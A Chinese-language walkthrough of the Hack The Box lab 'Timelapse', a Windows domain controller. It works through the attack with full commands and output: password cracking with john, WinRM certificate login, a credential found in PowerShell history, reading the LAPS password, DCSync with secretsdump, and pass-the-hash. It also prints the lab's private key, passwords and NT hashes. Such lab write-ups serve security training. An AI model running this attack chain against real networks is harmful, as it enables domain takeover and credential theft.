一、Nmap#
TCP 全端口扫描:
$ sudo nmap -sS -Pn -n -p- -T4 --min-rate 5000 10.129.227.113 -oA tcp_ports
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-07 23:54 EDT
Nmap scan report for 10.129.227.113
Host is up (0.0074s latency).
Not shown: 65518 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5986/tcp  open  wsmans
9389/tcp  open  adws
49667/tcp open  unknown
49677/tcp open  unknown
49678/tcp open  unknown
49699/tcp open  unknown
对开放端口进行详细扫描:
$ sudo nmap -sC -sV -Pn -n --reason -p 53,88,135,139,389,445,464,593,636,3268,3269,5986,9389,49667,49677,49678,49699 10.129.227.113 -oA tcp_ports_detail
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-07 23:56 EDT
Nmap scan report for 10.129.227.113
Host is up, received user-set (0.0074s latency).

PORT      STATE SERVICE           REASON          VERSION
53/tcp    open  domain            syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec      syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-08-08 11:56:48Z)
135/tcp   open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn       syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap              syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?     syn-ack ttl 127
464/tcp   open  kpasswd5?         syn-ack ttl 127
593/tcp   open  ncacn_http        syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?          syn-ack ttl 127
3268/tcp  open  ldap              syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
3269/tcp  open  globalcatLDAPssl? syn-ack ttl 127
5986/tcp  open  ssl/http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| ssl-cert: Subject: commonName=dc01.timelapse.htb
| Not valid before: 2021-10-25T14:05:29
|_Not valid after:  2022-10-25T14:25:29
|_http-server-header: Microsoft-HTTPAPI/2.0
|_ssl-date: 2026-08-08T11:58:17+00:00; +7h59m59s from scanner time.
|_http-title: Not Found
| tls-alpn:
|_  http/1.1
9389/tcp  open  mc-nmf            syn-ack ttl 127 .NET Message Framing
49667/tcp open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
49677/tcp open  ncacn_http        syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49678/tcp open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
49699/tcp open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h59m58s, deviation: 0s, median: 7h59m58s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-08-08T11:57:37
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 95.33 seconds根据端口的开放情况,目标是 AD 中的 DC。
将扫描结果中出现的域名添加到本地 hosts 文件中:
echo '10.129.227.113 timelapse.htb DC01.timelapse.htb' | sudo tee -a /etc/hosts二、legacyy_dev_auth.pfx#
SMB 匿名枚举共享资源:
$ smbmap -H 10.129.227.113 -u '' -p ''

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[!] Access denied on 10.129.227.113, no fun for you...
[*] Closed 1 connections
尝试 guest 用户 + 空密码:
$ smbmap -H 10.129.227.113 -u 'guest' -p ''

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.129.227.113:445      Name: timelapse.htb             Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        Shares                                                  READ ONLY
        SYSVOL                                                  NO ACCESS       Logon server share
[*] Closed 1 connections
有两个可读共享,其中 Shares 为非常规共享,我打算枚举其中的文件:
$ netexec smb 10.129.227.113 -u 'guest' -p '' --spider Shares --pattern '' >> smb_shares

$ cat smb_shares | rg -v '\[+\]|\[\*\]|\[dir\]'
SMB                      10.129.227.113  445    DC01             [+] timelapse.htb\guest:
SMB                      10.129.227.113  445    DC01             //10.129.227.113/Shares/Dev/winrm_backup.zip [lastm:'2021-10-26 05:05' size:2611]
SMB                      10.129.227.113  445    DC01             //10.129.227.113/Shares/HelpDesk/LAPS.x64.msi [lastm:'2021-10-25 23:55' size:1118208]
SMB                      10.129.227.113  445    DC01             //10.129.227.113/Shares/HelpDesk/LAPS_Datasheet.docx [lastm:'2021-10-25 23:55' size:104422]
SMB                      10.129.227.113  445    DC01             //10.129.227.113/Shares/HelpDesk/LAPS_OperationsGuide.docx [lastm:'2021-10-25 23:55' size:641378]
SMB                      10.129.227.113  445    DC01             //10.129.227.113/Shares/HelpDesk/LAPS_TechnicalSpecification.docx [lastm:'2021-10-25 23:55' size:72683]
将这些文件下载到本地:
$ smbclient -U 'guest%' //10.129.227.113/Shares
Try "help" to get a list of possible commands.
smb: \> cd Dev
smb: \Dev\> get winrm_backup.zip
getting file \Dev\winrm_backup.zip of size 2611 as winrm_backup.zip (2.8 KiloBytes/sec) (average 2.8 KiloBytes/sec)
smb: \> cd HelpDesk\
smb: \HelpDesk\> prompt
smb: \HelpDesk\> mget *
getting file \HelpDesk\LAPS.x64.msi of size 1118208 as LAPS.x64.msi (231.8 KiloBytes/sec) (average 231.8 KiloBytes/sec)
getting file \HelpDesk\LAPS_Datasheet.docx of size 104422 as LAPS_Datasheet.docx (41.0 KiloBytes/sec) (average 165.8 KiloBytes/sec)
getting file \HelpDesk\LAPS_OperationsGuide.docx of size 641378 as LAPS_OperationsGuide.docx (118.6 KiloBytes/sec) (average 145.8 KiloBytes/sec)
getting file \HelpDesk\LAPS_TechnicalSpecification.docx of size 72683 as LAPS_TechnicalSpecification.docx (72.3 KiloBytes/sec) (average 140.5 KiloBytes/sec)
LAPS 是微软提供的本地管理员密码解决方案,可实现密码的自动生成、维护、更新等操作。
这几个 Docx 文件都是与 LAPS 相关的操作文档,并没有什么特别的内容。
zip 中的 legacyy_dev_auth.pfx 受到密码保护:
$ unzip winrm_backup.zip
Archive:  winrm_backup.zip
[winrm_backup.zip] legacyy_dev_auth.pfx password:
我打算使用 John the Ripper jumbo 进行密码破解:
$ zip2john winrm_backup.zip > winrm_backup.hashes

$ john --wordlist=/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt winrm_backup.hashes
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 6 OpenMP threads
supremelegacy    (winrm_backup.zip/legacyy_dev_auth.pfx)
用得到的密码解密压缩包:
$ unzip winrm_backup.zip -d winrm_backup
Archive:  winrm_backup.zip
[winrm_backup.zip] legacyy_dev_auth.pfx password:
  inflating: winrm_backup/legacyy_dev_auth.pfx
.pfx 文件通常用于存放数字证书和私钥,但该文件通常是加密的:
$ openssl pkcs12 -in legacyy_dev_auth.pfx -info -nodes
Enter Import Password:
MAC: sha1, Iteration 2000
MAC length: 20, salt length: 20
Mac verify error: invalid password?
同样可以用 john 尝试破解:
$ pfx2john legacyy_dev_auth.pfx >> legacyy_dev_auth.hashes

$ john --wordlist=/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt legacyy_dev_auth.hashes
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 256/256 AVX2 8x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
thuglegacy       (legacyy_dev_auth.pfx)
用密码解密后,能看到私钥以及证书信息:
$ openssl pkcs12 -in legacyy_dev_auth.pfx -info -nodes
Enter Import Password:
MAC: sha1, Iteration 2000
MAC length: 20, salt length: 20
PKCS7 Data
Shrouded Keybag: pbeWithSHA1And3-KeyTripleDES-CBC, Iteration 2000
Bag Attributes
    Microsoft Local Key set: <No Values>
    localKeyID: 01 00 00 00
    friendlyName: te-4a534157-c8f1-4724-8db6-ed12f25c2a9b
    Microsoft CSP Name: Microsoft Software Key Storage Provider
Key Attributes
    X509v3 Key Usage: 90
-----BEGIN PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgEAAoIBAQClVgejYhZHHuLz
TSOtYXHOi56zSocr9om854YDu/6qHBa4Nf8xFP6INNBNlYWvAxCvKM8aQsHpv3to
pwpQ+YbRZDu1NxyhvfNNTRXjdFQV9nIiKkowOt6gG2F+9O5gVF4PAnHPm+YYPwsb
oRkYV8QOpzIi6NMZgDCJrgISWZmUHqThybFW/7POme1gs6tiN1XFoPu1zNOYaIL3
dtZaazXcLw6IpTJRPJAWGttqyFommYrJqCzCSaWu9jG0p1hKK7mk6wvBSR8QfHW2
qX9+NbLKegCt+/jAa6u2V9lu+K3MC2NaSzOoIi5HLMjnrujRoCx3v6ZXL0KPCFzD
MEqLFJHxAgMBAAECggEAc1JeYYe5IkJY6nuTtwuQ5hBc0ZHaVr/PswOKZnBqYRzW
fAatyP5ry3WLFZKFfF0W9hXw3tBRkUkOOyDIAVMKxmKzguK+BdMIMZLjAZPSUr9j
PJFizeFCB0sR5gvReT9fm/iIidaj16WhidQEPQZ6qf3U6qSbGd5f/KhyqXn1tWnL
GNdwA0ZBYBRaURBOqEIFmpHbuWZCdis20CvzsLB+Q8LClVz4UkmPX1RTFnHTxJW0
Aos+JHMBRuLw57878BCdjL6DYYhdR4kiLlxLVbyXrP+4w8dOurRgxdYQ6iyL4UmU
Ifvrqu8aUdTykJOVv6wWaw5xxH8A31nl/hWt50vEQQKBgQDYcwQvXaezwxnzu+zJ
7BtdnN6DJVthEQ+9jquVUbZWlAI/g2MKtkKkkD9rWZAK6u3LwGmDDCUrcHQBD0h7
tykwN9JTJhuXkkiS1eS3BiAumMrnKFM+wPodXi1+4wJk3YTWKPKLXo71KbLo+5NJ
2LUmvvPDyITQjsoZoGxLDZvLFwKBgQDDjA7YHQ+S3wYk+11q9M5iRR9bBXSbUZja
8LVecW5FDH4iTqWg7xq0uYnLZ01mIswiil53+5Rch5opDzFSaHeS2XNPf/Y//TnV
1+gIb3AICcTAb4bAngau5zm6VSNpYXUjThvrLv3poXezFtCWLEBKrWOxWRP4JegI
ZnD1BfmQNwKBgEJYPtgl5Nl829+Roqrh7CFti+a29KN0D1cS/BTwzusKwwWkyB7o
btTyQf4tnbE7AViKycyZVGtUNLp+bME/Cyj0c0t5SsvS0tvvJAPVpNejjc381kdN
71xBGcDi5ED2hVj/hBikCz2qYmR3eFYSTrRpo15HgC5NFjV0rrzyluZRAoGAL7s3
QF9Plt0jhdFpixr4aZpPvgsF3Ie9VOveiZAMh4Q2Ia+q1C6pCSYk0WaEyQKDa4b0
6jqZi0B6S71un5vqXAkCEYy9kf8AqAcMl0qEQSIJSaOvc8LfBMBiIe54N1fXnOeK
/ww4ZFfKfQd7oLxqcRADvp1st2yhR7OhrN1pfl8CgYEAsJNjb8LdoSZKJZc0/F/r
c2gFFK+MMnFncM752xpEtbUrtEULAKkhVMh6mAywIUWaYvpmbHDMPDIGqV7at2+X
TTu+fiiJkAr+eTa/Sg3qLEOYgU0cSgWuZI0im3abbDtGlRt2Wga0/Igw9Ewzupc8
A5ZZvI+GsHhm0Oab7PEWlRY=
-----END PRIVATE KEY-----
PKCS7 Data
Certificate bag
Bag Attributes
    localKeyID: 01 00 00 00
subject=CN=Legacyy
issuer=CN=Legacyy
-----BEGIN CERTIFICATE-----
MIIDJjCCAg6gAwIBAgIQHZmJKYrPEbtBk6HP9E4S3zANBgkqhkiG9w0BAQsFADAS
MRAwDgYDVQQDDAdMZWdhY3l5MB4XDTIxMTAyNTE0MDU1MloXDTMxMTAyNTE0MTU1
MlowEjEQMA4GA1UEAwwHTGVnYWN5eTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCC
AQoCggEBAKVWB6NiFkce4vNNI61hcc6LnrNKhyv2ibznhgO7/qocFrg1/zEU/og0
0E2Vha8DEK8ozxpCwem/e2inClD5htFkO7U3HKG9801NFeN0VBX2ciIqSjA63qAb
YX707mBUXg8Ccc+b5hg/CxuhGRhXxA6nMiLo0xmAMImuAhJZmZQepOHJsVb/s86Z
7WCzq2I3VcWg+7XM05hogvd21lprNdwvDoilMlE8kBYa22rIWiaZismoLMJJpa72
MbSnWEoruaTrC8FJHxB8dbapf341ssp6AK37+MBrq7ZX2W74rcwLY1pLM6giLkcs
yOeu6NGgLHe/plcvQo8IXMMwSosUkfECAwEAAaN4MHYwDgYDVR0PAQH/BAQDAgWg
MBMGA1UdJQQMMAoGCCsGAQUFBwMCMDAGA1UdEQQpMCegJQYKKwYBBAGCNxQCA6AX
DBVsZWdhY3l5QHRpbWVsYXBzZS5odGIwHQYDVR0OBBYEFMzZDuSvIJ6wdSv9gZYe
rC2xJVgZMA0GCSqGSIb3DQEBCwUAA4IBAQBfjvt2v94+/pb92nLIS4rna7CIKrqa
m966H8kF6t7pHZPlEDZMr17u50kvTN1D4PtlCud9SaPsokSbKNoFgX1KNX5m72F0
3KCLImh1z4ltxsc6JgOgncCqdFfX3t0Ey3R7KGx6reLtvU4FZ+nhvlXTeJ/PAXc/
fwa2rfiPsfV51WTOYEzcgpngdHJtBqmuNw3tnEKmgMqp65KYzpKTvvM1JjhI5txG
hqbdWbn2lS4wjGy3YGRZw6oM667GF13Vq2X3WHZK5NaP+5Kawd/J+Ms6riY0PDbh
nx143vIioHYMiGCnKsHdWiMrG2UWLOoeUrlUmpr069kY/nn7+zSEa2pA
-----END CERTIFICATE-----将私钥、证书分别保存为:
private_key.pemcertificate.pem
三、legacyy shell#
DC 开放了 5986 端口,其对应服务是 WinRM Over HTTPS,这意味着客户端和服务器之间先要完成 TLS 握手才能进行后续的身份认证。
在此场景中,若服务器和客户端均启用“证书身份验证”,则客户端可以通过证书和私钥完成身份认证。
具体来讲(省去了部分 TLS 握手细节,比如密钥交换):
- 服务器会向客户端发送自己的证书
- 客户端验证服务器证书
- 完成 TLS 握手之后,客户端会在 WS-Man 请求中带上特殊的 Authorization 头
- 服务器看到这个请求头之后,会向客户端索要证书
- 客户端发送自己的证书以及对握手消息的签名信息(用私钥签)
- 服务器对签名进行验证
- 验证通过后,服务器会用该证书进行身份映射
- 若用户存在,并且具备访问 WinRM 的权限,则身份验证通过,后续会话以该账户身份运行
特殊的 Authorization 头(参考文章):
http://schemas.dmtf.org/wbem/wsman/1/wsman/secprofile/https/mutual
使用 evil-winrm 工具,尝试用证书登入 WinRM:
$ evil-winrm -i 10.129.227.113 -S -c certificate.pem -k private_key.pem

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\legacyy\Documents>
成功。
在 Desktop 目录中能找到 User Flag:
*Evil-WinRM* PS C:\Users\legacyy\Desktop> cat user.txt
e3782c5*********************
查看了当前用户的特权以及组信息,但没发现什么特别的:
*Evil-WinRM* PS C:\> whoami /priv /fo list

PRIVILEGES INFORMATION
----------------------

Privilege Name: SeMachineAccountPrivilege
Description:    Add workstations to domain
State:          Enabled

Privilege Name: SeChangeNotifyPrivilege
Description:    Bypass traverse checking
State:          Enabled

Privilege Name: SeIncreaseWorkingSetPrivilege
Description:    Increase a process working set
State:          Enabled

*Evil-WinRM* PS C:\> net user legacyy /domain
User name                    legacyy
Full Name                    Legacyy
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/23/2021 12:17:10 PM
Password expires             Never
Password changeable          10/24/2021 12:17:10 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   8/8/2026 7:52:28 AM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Domain Users         *Development
The command completed successfully.查看 Powershell 命令历史存储文件:
*Evil-WinRM* PS C:\> (get-psreadlineoption).historysavepath
C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ServerRemoteHost_history.txt*Evil-WinRM* PS C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> cat ConsoleHost_history.txt
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit核心操作:提供凭据,使用本地 WinRM 服务进行代码执行。
暴露了凭证信息:
username: svc_deploy
password: E3R$Q62^12p7PLlC%KWaxuaV
四、svc_deploy shell#
svc_deploy 用户同样具备访问 WinRM 的权限:
$ netexec winrm 10.129.227.113 -u 'svc_deploy' -p 'E3R$Q62^12p7PLlC%KWaxuaV' --port 5986
WINRM-SSL   10.129.227.113  5986   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:timelapse.htb)
WINRM-SSL   10.129.227.113  5986   DC01             [+] timelapse.htb\svc_deploy:E3R$Q62^12p7PLlC%KWaxuaV (Pwn3d!)
通过 evil-winrm 获得 Shell:
$ evil-winrm -i 10.129.227.113 -u 'svc_deploy' -p 'E3R$Q62^12p7PLlC%KWaxuaV' -S

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_deploy\Documents>
发现当前用户属于 LAPS_Readers 组:
State:          Enabled
*Evil-WinRM* PS C:\> net user svc_deploy /domain
User name                    svc_deploy
Full Name                    svc_deploy
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/25/2021 12:12:37 PM
Password expires             Never
Password changeable          10/26/2021 12:12:37 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   10/25/2021 12:25:53 PM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *LAPS_Readers         *Domain Users
The command completed successfully.
这是否意味着该用户可以读取 LAPS 所管理的管理员密码?
上传采集器:
*Evil-WinRM* PS C:\Users\svc_deploy> upload ../SharpHound.exe

Info: Uploading /home/zyf/htb_workdir/timelapse/SharpHound.exe to C:\Users\svc_deploy\SharpHound.exe

Data: 1402196 bytes of 1402196 bytes copied

Info: Upload successful!
开启默认采集:
*Evil-WinRM* PS C:\Users\svc_deploy> ./SharpHound.exe
[snip]
Completed at 10:45 AM on 8/8/2026! Happy Graphing!
将采集结果下载后,上传到 BloodHound 上。
通过检索功能锁定 svc_deploy 用户,并查看其出边:

发现 LAPS_READERS 组对 DC01 主机具备 ReadLAPSPassword 权限,这使得我可以读取 LAPS 中的属性列表。
上传 PowerView:
*Evil-WinRM* PS C:\Users\svc_deploy> upload PowerView.ps1

Info: Uploading /home/zyf/htb_workdir/timelapse/winrm_backup/PowerView.ps1 to C:\Users\svc_deploy\PowerView.ps1

Data: 1027036 bytes of 1027036 bytes copied

Info: Upload successful!
运行后,读取 LAPS 属性列表中的三个关键属性:
*Evil-WinRM* PS C:\Users\svc_deploy> . .\PowerView.ps1
*Evil-WinRM* PS C:\Users\svc_deploy> Get-DomainComputer "dc01.timelapse.htb" -Properties "cn","ms-mcs-admpwd","ms-mcs-admpwdexpirationtime"

ms-mcs-admpwd            ms-mcs-admpwdexpirationtime cn
-------------            --------------------------- --
l7z3+!s+@IGw&&j}C4nf9}lb          134310955894588464 DC01
五、Root Flag#
LAPS 管理的是本地管理员,因此我获得的是 DC01 上本地管理员的密码。
我通过 evil-winrm 获得 Shell 之后,并没有找到 Root Flag。
我打算直接进行 DCSync(通过调用域控的 DRSUAPI 来模拟远程域控的信息复制操作):
$ secretsdump.py 'timelapse.htb/administrator:l7z3+!s+@IGw&&j}C4nf9}lb@10.129.227.113'
Impacket v0.14.0.dev0+20260729.95945.570f2833 - Copyright Fortra, LLC and its affiliated companies

[snip]
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d79d0fd37ca1791fc0c40bd8d27a3d12:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2960d580f05cd511b3da3d3663f3cb37:::
[snip]
按道理说,我应该验证当前用户是否拥有
DS-Replication-Get-Changes和DS-Replication-Get-Changes-All这两个权限,但似乎最便捷的方式就是“直接利用”。
Desktop 目录中找不到 Root Flag:
$ evil-winrm -i 10.129.227.113 -u 'administrator' -H 'd79d0fd37ca1791fc0c40bd8d27a3d12' -S

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls -force


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a-hs-       10/23/2021  11:27 AM            282 desktop.ini
在 TRX 的 Desktop 目录中能找到:
*Evil-WinRM* PS C:\Users\Administrator\Documents> get-childitem -path c:\ -filter root.txt -force -erroraction silentlycontinue -recurse


    Directory: C:\Documents and Settings\TRX\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         8/8/2026   4:53 AM             34 root.txt

该用户也属于 Domain Admin 组:
查看:
*Evil-WinRM* PS C:\Users\TRX\Desktop> cat root.txt
492b992******************